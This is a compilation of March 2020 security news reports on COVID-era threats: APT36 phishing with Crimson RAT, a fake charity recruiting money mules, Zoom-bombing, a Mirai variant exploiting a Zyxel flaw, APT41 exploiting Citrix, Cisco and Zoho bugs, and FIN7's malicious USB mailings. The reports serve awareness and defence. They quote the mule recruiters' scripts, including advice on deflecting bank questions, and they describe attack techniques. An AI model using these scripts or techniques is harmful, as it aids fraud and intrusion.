
The group, active since at least 2016, is known for targeting Indian defense and government entities and for stealing sensitive info designed to bolster Pakistan's diplomatic and military efforts.

Coronavirus-themed spear-phishing campaign

APT36's ongoing spear-phishing attacks were [first spotted](#) by researchers with QiAnXin's RedDrip Team who discovered [malicious documents](#) camouflaged as health advisories and impersonating Indian government officials.

The spear-phishing emails, attributed by the Chinese researchers to the Transparent Tribe hacking group and also analyzed by Malwarebytes Labs' Threat Intelligence Team, are trying to trick the targets into enabling macros so that the Crimson RAT payload can be deployed.

APT36 uses two lure formats in this campaign: Excel documents with embedded malicious macros and RTF documents files designed to exploit the [CVE-2017-0199](#) Microsoft Office/WordPad remote code execution vulnerability.



Fake Coronavirus health advisory (Malwarebytes Labs)

Once the malicious documents used as baits are opened and the malicious macros are executed, a 32-bit or a 64-bit version of the Crimson RAT payload will be dropped based on the victim's OS type. After the device is compromised, the attackers can perform a wide range of data theft tasks including but not limited to:

- Stealing credentials from the victim's browser
- Listing running processes, drives, and directories on the victim's machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots

After being executed, the [Crimson RAT](#) will automatically connect to the hardcoded command-and-control addresses and send all the collected info on the victim, including the list of running processes, the machine's hostname, and the currently logged in username.

"APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT," [Malwarebytes says](#). "In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details."

State-backed groups behind other Coronavirus-themed attacks

APT36 is not the only nation-sponsored threat actor known for using COVID-19-themed malware and phishing emails to attack and infect potential targets.

Chinese APTs ([Mustang Panda](#) and [Vicious Panda](#)), North Korean APTs ([Kimsuky](#)), Russian APTs ([Hades](#) and [TA542](#)), as well as some without known affiliations such as [SWEED](#) have also been recently adopting Coronavirus baits as part of their attacks as recently reported by [ZDNet](#).

Cybercriminals with no nation-state ties have also been [playing the Coronavirus card heavily](#) trying to monetize on their targets' COVID-19 fears.

[Phishing campaigns using Coronavirus baits](#) have targeted US and UK targets since the start of February, impersonating U.S. Centers for Disease Control and Prevention (CDC) officials and virologists.

New malware strains have also been spotted since the Coronavirus started, such as [new ransomware called CoronaVirus](#) used as a cover for the Kpot Infostealer, a [Remote Access Trojan \(RAT\)](#), a [Trojan](#), a [stealer/keylogger](#), and even a [wiper](#).

The World Health Organization (WHO) also [warned of active Coronavirus-themed phishing attacks](#) impersonating WHO officials with the end goal of delivering malware and stealing the targets' sensitive information.


Last but not least, [Ancient Tortoise BEC fraudsters have also been seen sending scam emails](#) attempting to use the Coronavirus outbreak as cover for them updating payment information on invoices to bank accounts under their control.

Source: <https://www.bleepingcomputer.com/news/security/nation-backed-hackers-spread-crimson-rat-via-coronavirus-phishing/>

6. Coronavirus Widens the Money Mule Pool

With many people being laid off or working from home thanks to the **Coronavirus** pandemic, cybercrooks are almost certain to have more than their usual share of recruitable “**money mules**” — people who get roped into money laundering schemes under the pretense of a work-at-home job offer. Here’s the story of one upstart mule factory that spoofs a major nonprofit and tells new employees they’ll be collecting and transmitting donations for an international “Coronavirus Relief Fund.”

On the surface, the Web site for the **Vasty Health Care Foundation** certainly looks legitimate. It includes various sections on funding relief efforts around the globe, explaining that it “connects nonprofits, donors, and companies in nearly every country around the world.” The site says it’s a nonprofit with offices based in Nebraska and Quebec, Canada.



Vasty is a phony charity that pretends to raise money for Coronavirus victims but instead hires people to help launder stolen funds. This and the rest of the content at Vasty's site was lifted from GlobalGiving, a legitimate charity that is helping people affected by the pandemic.

The "Vasty Health Care Foundation" is one of several fraudulent Web sites that recruit money mules in the name of helping Coronavirus victims. The content on Vasty's site was lifted almost entirely from **globalgiving.org**, a legitimate charity that actually is trying to help people affected by the pandemic.

"We have been contacted by job seekers asking if we are related to some of these job opportunities they've been finding on Indeed.com and Monster.com," said **Kevin Conroy**, chief product officer at GlobalGiving. "And we always tell them no that's not from us, and not to cash any checks someone may be giving them in relation to those offers."

The Vasty domain — **vastyhealthcarefoundation[.]com** — was registered just weeks ago, although the site claims its organization has been around for years.

The crooks behind this scheme also seem to have submitted the Vasty name in custom links at vetting sites like [The Better Business Bureau](#) and [Guidestar](#) that ultimately take one to a summary of data on GlobalGiving. No doubt this is part of an effort to lend legitimacy to the Vasty name (hovering over the links above reveals the trickery).

What proof is there that Vasty isn't a legitimate charity? None of the dozens of Canadian mules contacted by this author responded to requests for comment. But KrebsOnSecurity received copious amounts of information about this scam from Milwaukee, Wisc. based [Hold Security](#), which managed to intercept key file exchanges between threat actors through public file sharing services.

Among those files were a set of form letters and boilerplate email messages that describe the ideal candidate for the job at Vasty and welcome new recruits to the Vasty payroll. Here's a look at part of the job description, which includes (not pictured) a description of the healthcare plans and other benefits allegedly offered to Vasty employees.



Vasty Health Care Foundation

*Vasty Health Care Foundation
825 Boulevard Lebourgneuf, Quebec
City, QC, G2J 0B9 Canada
106 S 15th St, Omaha, NE, 68102
United States
www.vastyhealthcarefoundation.com*

JOB DESCRIPTION

The Vasty Health Care Foundation raises funds and develops strong and sustaining relationships connecting nonprofits, donors, and companies in many countries. We help nonprofits, hospitals from underdeveloped countries to support the highest level health care through the funding of vital medical equipment, research, education and the provision of items that impact comfort and care.

We help donors make safe and easy US and Canadian tax-deductible donations to vetted, locally-driven organizations around the world. Donations are tax-deductible in the US and Canada.

The Vasty Health Care Foundation seeks a dynamic and effective Online Customer Service Representative whom will report to the Senior Manager.

This position is responsible for checking the medical institutions and pharmacies in your city for compliance with legal requirements. You will also act as a liaison between potential donors and those in need of donations.

You should also be available for travel within your city at the initial stage of work.

After congratulating applicants (everyone who applies is "hired") on their new positions, Vasty asks the recruits to do some busy work. In this case, new hires are sent to local pharmacies on some bogus errand, such as to inspect the pricing of face masks and hand sanitizer products for price-gouging.

"Now we have the first task for you. You will have to perform a trip within your city. So that we can compensate for transportation costs along with your hourly rate, I ask you to keep receipts confirming your expenses.

LOCATION: Sam's Geneva Street Pharmacy

ADDRESS: 284 Geneva St, St. Catharines, ON L2N 2E8

I ask you to go to the pharmacy at the specified address. We are increasingly receiving reports of private sellers violating the pricing policy for products such as: aspirin, face masks are loose surgical masks with elastic loops that go around the ears, hand sanitizers."

New recruits are then asked to assemble and submit a written report of their observations at the store in question.

These types of menial, meaningless tasks are a typical tactic of money mule recruitment schemes and they serve two main purposes: They separate out slackers from people who really need and want a job, and they help the employee feel like he's doing something useful and legitimate (aside from just moving money around, which if brought up too soon might make him question whether the job is legit).

Eventually, after successfully completing one or more of these busy work tasks, the new hire is asked to process a "donation" from someone who wants to help fight the Coronavirus outbreak:

"Please read the instructions carefully. One donor wants to make donations to help fight the coronavirus. As you know, this is a big problem for most countries of the world. Every day we receive information from the World Health Organization that more and more people are sick. Quite a lot of people died from this virus. Some people simply don't have enough funds to provide themselves with standard face masks and disinfectants to fight the virus."

"The donor requests that Bitcoins be bought with his funds. For this task, you need to create your Bitcoin wallet, or use the QR code that we send you in this letter. You will receive from the donor up to 3000 CAD. Your commission up to 150 CAD will be included in this amount to cover your expenses. I remind you that you do not need to use your funds to buy bitcoins. The funds will be sent to you. You will need to receive cash atm or at your bank branch."

What happens next is the employee then receives an electronic transfer of money into his bank account, is asked to withdraw the cash, and to keep 150 Canadian dollars for himself. He's then instructed to take the remainder of the funds to a Bitcoin ATM and scan an emailed QR code with his mobile phone. This causes the cash he deposits into the Bitcoin ATM to be sent in an irreversible transaction to a Bitcoin wallet controlled by the scammers.

What's going on behind the scenes is the funds that get deposited in the employee's account are invariably stolen from other hacked bank accounts, and the employee is merely helping the crooks launder the stolen money into a form of payment that can't be reversed.

Another boilerplate email intercepted by Hold Security shows Vasty's new hires manager offering advice to employees who are asked by nousey bank employees about the nature of the funds withdrawal.

"Important: If you receive any questions from the bank regarding the purpose of the payment, you can open part of the instructions if necessary and inform that these funds are intended for payment of medicines. In any case, it is a personal payment and it will

not be taxed. However, I strongly recommend that you not divulge the rest of the instructions for paying for medicines against coronavirus so as not to aggravate panic among the population.”

Americans shouldn't feel left out of the scam: Hold Security founder **Alex Holden** says his analysts also intercepted a nearly identical set of scam templates targeting job seekers in the United States.

Money mule scammers specialize in hacking employer accounts at job recruitment Web sites like Monster.com, Hotjobs.com and other popular employment search services. Armed with the employer accounts, the crooks are free to search through millions of resumes and reach out to people who are currently between jobs or seeking part-time employment.

If you receive a job solicitation via email that sounds too-good-to-be-true, it probably is related in some way to one of these money-laundering schemes. Even if you can't see the downside to you, someone is likely getting ripped off. Also, know that money mules — however unwitting — may find themselves in hot water with local police, and may be asked by their bank to pay back funds that were illegally transferred into the mules' account.

Overall, Holden said, established cybercriminals who specialize in recruiting and grooming money mules for financial crimes have been cooing of late over the potential glut of new mules. One mule vendor on a popular Russian-language crime forum posted Tuesday that his “drops” — the hacker slang term for money mules — weren't scared of Coronavirus concerns.

“We got drops in masks!,” one vendor proclaimed.

“We continue to work despite the Coronavirus,” declared another drops vendor.

Any readers interested in helping others affected by the Coronavirus outbreak should consider giving through the organization Vasty is impersonating here; [Global Giving](#). Alternatively, these [two stories](#) link to a number of other reputable organizations facilitating Coronavirus relief efforts.

Source: <https://krebsonsecurity.com/2020/03/coronavirus-widens-the-money-mule-pool/>

7. Work-from-Home Security Advice

SANS has made freely available its "[Work-from-Home Awareness Kit](#)."

When I think about how COVID-19's security measures are affecting organizational networks, I see several interrelated problems:

One, employees are working from their home networks and sometimes from their home computers. These systems are more likely to be out of date, unpatched, and unprotected. They are more vulnerable to attack simply because they are less secure.

Two, sensitive organizational data will likely migrate outside of the network. Employees working from home are going to save data on their own computers, where they aren't protected by the organization's security systems. This makes the data more likely to be hacked and stolen.

Three, employees are more likely to access their organizational networks insecurely. If the organization is lucky, they will have already set up a VPN for remote access. If not, they're either trying to get one quickly or not bothering at all. Handing people VPN software to install and use with zero training is a recipe for security mistakes, but not using a VPN is even worse.

Four, employees are being asked to use new and unfamiliar tools like Zoom to replace face-to-face meetings. Again, these hastily set-up systems are likely to be insecure.

Five, the general chaos of "doing things differently" is an opening for attack. Tricks like business email compromise, where an employee gets a fake email from a senior executive asking him to transfer money to some account, will be more successful when the employee can't walk down the hall to confirm the email's validity -- and when everyone is distracted and so many other things are being done differently.

Worrying about network security seems almost quaint in the face of the massive health risks from COVID-19, but attacks on infrastructure can have effects far greater than the infrastructure itself. Stay safe, everyone, and help keep your networks safe as well.

Source: <https://www.schneier.com/blog/archives/2020/03/work-from-home.html>

8. FBI Warns of Ongoing Zoom-Bombing Attacks on Video Meetings

The US Federal Bureau of Investigation (FBI) warned today of hijackers who join Zoom video conferences used for online lessons and business meetings with the end goal of disrupting them or for pulling pranks that could be later shared on social media platforms.

"The FBI has received multiple reports of conferences being disrupted by pornographic and/or hate images and threatening language," the warning published by FBI's Boston Division says.

Zoom-bombing incidents

According to FBI Boston's Kristen Setera, two Massachusetts schools within the division's area of responsibility (Maine, Massachusetts, New Hampshire, and Rhode Island) reported such incidents.

During late March 2020, a Massachusetts-based high school reported to the FBI that an unidentified individual(s) joined an online classroom taking place over the Zoom teleconferencing platform, yelling profanities and shouting the teacher's home address.

In another incident reported by a Massachusetts-based school, an unidentified individual dialed into another Zoom classroom meeting displaying swastika tattoos on his webcam.

"As large numbers of people turn to video-teleconferencing (VTC) platforms to stay connected in the wake of the COVID-19 crisis, reports of VTC hijacking (also called 'Zoom-bombing') are emerging nationwide," the FBI alert added.

Defend against video conference hijacking

Those who use Zoom's online video conference platform to host business meetings or online lectures are [advised](#) by the FBI to take a number of measures to prevent future hijacking attempts:

- **Do not make meetings or classrooms public:** In Zoom, there are two options to make a meeting private: require a meeting password or use the waiting room feature and control the admittance of guests.

- **Do not share Zoom conference links on public social media:** Provide the link directly to specific people.
- **Manage screen-sharing options:** In Zoom, change screen sharing to 'Host Only.'
- **Ensure users keep their Zoom clients up to date:** In January 2020, Zoom updated their software. In their security update, the teleconference software provider added passwords by default for meetings and disabled the ability to randomly scan for meetings to join.
- Lastly, ensure that your organization's telework policy or guide addresses requirements for physical and information security.

FBI advises zoom-bombing victims to report such incidents via the FBI's [Internet Crime Complaint Center](#) and any direct threats during a video conference hijacking incident at <https://tips.fbi.gov/>.

In January, [a vulnerability](#) was patched in Zoom's video conference software that could have made it possible for attackers to find and join unprotected Zoom meetings.

Last year, Zoom fixed another security vulnerability ([1](#), [2](#)) that enabled hackers to remotely execute code via a maliciously crafted launch URL on Macs where the app was uninstalled.

A different security issue ([1](#), [2](#), [3](#)) was patched last year to block remote attackers from forcing Windows, Linux, and macOS users to join video meetings with their cameras forcibly activated.

Zoom also used as bait for phishing and malware

Attackers are also attempting to [capitalize on Zoom's increasing user base](#) since the COVID-19 outbreak started by registering hundreds of new Zoom-themed domains that they later use for malicious purposes.

"Since the beginning of the year, more than 1700 new domains were registered and 25% of them were registered in the past week," as Check Point Research discovered. "Out of these registered domains, 4% have been found to contain suspicious characteristics."

The researchers also spotted malicious files using a **zoom-us-zoom_#####.exe** naming scheme which launch InstallCore installers that will try to install potentially unwanted apps or malicious payloads depending on the attackers' end goal.

"When using a known brand name in a website, the intention of the malicious actors is usually to hide among other legitimate websites and lure users by impersonating the

original website or a relating service and getting the user's credentials, personal information or payment details," Check Point told BleepingComputer.

"Malware infections would usually occur via phishing emails with malicious links or files. The actual malware used can change based on the attackers' capabilities and goals."

Source: <https://www.bleepingcomputer.com/news/security/fbi-warns-of-ongoing-zoom-bombing-attacks-on-video-meetings/>

9. Zyxel Flaw Powers New Mirai IoT Botnet Strain

In February, hardware maker **Zyxel** [fixed a zero-day vulnerability in its routers and VPN firewall products](#) after KrebsOnSecurity told the company the flaw was being abused by attackers to break into devices. This week, security researchers said they spotted that same vulnerability being exploited by a new variant of [Mirai](#), a malware strain that targets vulnerable **Internet of Things** (IoT) devices for use in large-scale attacks and [as proxies for other cybercrime activity](#).

Security experts at **Palo Alto Networks** [said Thursday](#) their sensors detected the new Mirai variant — dubbed **Mukashi** — on Mar. 12. The new Mirai strain targets [CVE-2020-9054](#), a critical flaw that exists in many VPN firewalls and network attached storage (NAS) devices made by Taiwanese vendor **Zyxel Communication Corp.**, which boasts some 100 million devices deployed worldwide.

Like other Mirai variants, Mukashi constantly scans the Internet for vulnerable IoT devices like security cameras and digital video recorders (DVRs), looking for a range of machines protected only by factory-default credentials or commonly-picked passwords.

Palo Alto said IoT systems infected by Mukashi then report back to a control server, which can be used to disseminate new instructions — such as downloading additional software or [launching distributed denial of service \(DDoS\) attacks](#).

PING	scanner	.udpplain	.tcp
killallbots	.udp	.udpbypass	.tcpbypass
killer	.udpgrand	.udphex	.http

The commands Mukashi botmasters can send to infected devices include scanning for and exploiting other systems, and launching DDoS attacks. Image: Palo Alto Networks.

Zyxel [issued a patch](#) for the flaw on Feb. 24, but the update did not fix the problem on many older Zyxel devices which are no longer being supported by the company. For those devices, Zyxel's advice was not to leave them connected to the Internet.

[A joint advisory on CVE-2020-9054](#) from the **U.S. Department of Homeland Security** and the **CERT Coordination Center** rates this vulnerability at a “10” — the most severe kind of flaw. The DHS/CERT advisory also includes sample code to test if a Zyxel product is vulnerable to the flaw.

My advice? If you can’t [patch it](#), pitch it, as Mukashi is not the only thing interested in this Zyxel bug: Recent activity suggests attackers known for deploying ransomware have been actively working to test it for use against targets.

Source: <https://krebsonsecurity.com/2020/03/zyxel-flaw-powers-new-mirai-iot-botnet-strain/>

10. Chinese Hackers Exploit Cisco, Citrix Flaws in Massive Espionage Campaign

Researchers warn that APT41, a notorious China-linked threat group, has targeted more than 75 organizations worldwide in “one of the broadest campaigns by a Chinese cyber-espionage actor observed in recent years.”

Between Jan. 20 and March 11, researchers observed APT41 exploiting vulnerabilities in Citrix NetScaler/ADC, Cisco routers and Zoho ManageEngine Desktop Central as part of the widespread espionage campaign. Researchers said it’s unclear if APT41 attempted exploitation en masse, or if they honed in on specific organizations — but the victims do appear to be more targeted in nature.

“While APT41 has previously conducted activity with an extensive initial entry such as the trojanizing of NetSarang software, this scanning and exploitation has focused on a subset of our customers, and seems to reveal a high operational tempo and wide collection requirements for APT41,” wrote Christopher Glyer, Dan Perez, Sarah Jones and Steve Miller with FireEye, in a [Wednesday analysis](#).

Dozens of companies were targeted from varying industries, including banking and finance, defense industrial bases, government, healthcare, legal, manufacturing, media, non-profit, oil and gas, transportation and utilities. APT41 also targeted firms from a broad array of countries, including Australia, Canada, Denmark, Finland, France, India, Italy, Japan, Malaysia, Mexico, Philippines, Poland, Qatar, Saudi Arabia, Singapore, Sweden, Switzerland, UAE, the U.K. and the U.S.


Cisco, Citrix and Zoho Exploits

Starting on Jan. 20, researchers observed the threat group attempting to exploit the notorious flaw ([CVE-2019-19781](#)) in Citrix Application Delivery Controller (ADC) and Citrix Gateway devices revealed as a zero-day then patched earlier this year. It was [disclosed on Dec. 17](#) – and [proof of concept \(PoC\) code](#) was released shortly after – before a patch [was issued in January](#).

In this campaign, researchers observed three waves of exploits against [CVE-2019-19781](#) – the first on Jan. 20 – 21, the second on Feb. 1, and finally a “significant uptick” in exploitation on Feb. 24 – 25.

Post-exploit, APT41 executed a command (`file /bin/pwd`) on affected systems that researchers say may have achieved two objectives: “First, it would confirm whether the system was vulnerable and the mitigation wasn’t applied,” researchers noted. “Second, it may return architecture-related information that would be required knowledge for APT41 to successfully deploy a backdoor in a follow-up step.”

On Feb. 21, researchers next observed APT41 switching gears to exploit a Cisco RV320 router (Cisco’s WAN VPN routers for small businesses) at a telecommunications organization. After exploitation, the threat actors downloaded an executable and linkable format (ELF) binary payload. Researchers aren’t sure what specific exploit was used in this case, but pointed to a Metasploit module combining two CVEs ([CVE-2019-1653](#) and [CVE-2019-1652](#)) to [enable remote code execution on Cisco RV320 and RV325](#) small business routers.



Finally, on March 8, the threat actor was observed [exploiting a critical vulnerability](#) in Zoho ManageEngine Desktop Central, an endpoint management tool to help users manage their servers, laptops, smartphones, and more from a central location. The flaw ([CVE-2020-10189](#)) was first disclosed on March 5 as a zero-day, and [was later patched](#) on March 7. The attackers exploited the flaw to deploy payloads (`install.bat` and `storesyncsvc.dll`) in two ways. First, after exploiting the flaw they directly uploaded a simple Java-based program (“`logger.zip`”) containing a set of commands, which then used PowerShell to download and execute the payloads. In a second attack, APT41 leveraged a legitimate Microsoft command-line tool, BITSAdmin, to download the payload.

Notably, after exploitation, the attackers have been seen only leveraging publicly available malware, including Cobalt Strike (a [commercially available exploitation framework](#)) and Meterpreter (a Metasploit attack payload that provides an interactive

shell from which an attacker can explore the target machine and execute code). Said researchers: “While these backdoors are full featured, in previous incidents APT41 has waited to deploy more advanced malware until they have fully understood where they were and carried out some initial reconnaissance.”

APT41 Activity

Interestingly, between waves of exploitation, researchers observed a lull in APT41 activity. The first lull, between Jan. 23 and Feb. 1, was likely related to the Chinese Lunar New Year holidays (which occurred Jan. 24 – 30): “This has been a common activity pattern by Chinese APT groups in past years as well,” said researchers.

The second lull, occurring Feb. 2 – 19, may have been related to fallout from the rapid spread of the coronavirus pandemic. Researchers noted that China had initiated [COVID-19 related quarantines](#) in cities in the Hubei province Jan. 23 – 24, and rolled out quarantines to additional provinces starting between Feb. 2 and Feb. 10.

“While it is possible that this reduction in activity might be related to the COVID-19 quarantine measures in China, APT41 may have remained active in other ways, which we were unable to observe with FireEye telemetry,” said researchers.

They also said that [APT41](#) has [historically](#) (since 2012) conducted dual Chinese state-sponsored espionage activity and personal, financially motivated activity. More recently, in October 2019, the [threat group was discovered](#) using a new malware strain to intercept telecom SMS server traffic and sniff out certain phone numbers and SMS messages – particularly those with keywords relating to Chinese political dissidents.

“In 2020, APT41 continues to be one of the most prolific threats that FireEye currently tracks,” said researchers on Wednesday. “This new activity from this group shows how resourceful and how quickly they can leverage newly disclosed vulnerabilities to their advantage.”

Source: <https://threatpost.com/chinese-hackers-exploit-cisco-citrix-espionage/154133/>

11. FBI: Hackers Sending Malicious USB Drives & Teddy Bears via USPS

Hackers from the FIN7 cybercriminal group have been targeting various businesses with malicious USB devices acting as a keyboard when plugged into a computer. Injected commands download and execute a JavaScript backdoor associated with this actor.

In a FLASH alert on Thursday, the FBI warns organizations and security professionals about this tactic adopted by FIN7 to deliver GRIFFON malware.

The attack is a variation of the “lost USB” ruse that penetration testers have used for years in their assessments quite successfully and one incident was analyzed by researchers at Trustwave.

One client of the cybersecurity company received a package, allegedly from Best Buy, with a loyalty reward in the form of a \$50 gift card. In the envelope was a USB drive claiming to contain a list of products eligible for purchase using the gift card.



This is not a one-off incident, though.

The FBI warns that FIN7 has mailed these packages via USPS to numerous businesses (retail, restaurant, hotel industry) where they target employees in human resources, IT, or executive management departments. These packages sometimes include "gifts" like teddy bears or gift cards.

These USB drives are configured to emulate keystrokes that launch a PowerShell command to retrieve malware from server controlled by the attacker. Then, the USB device contacts domains or IP addresses in Russia.

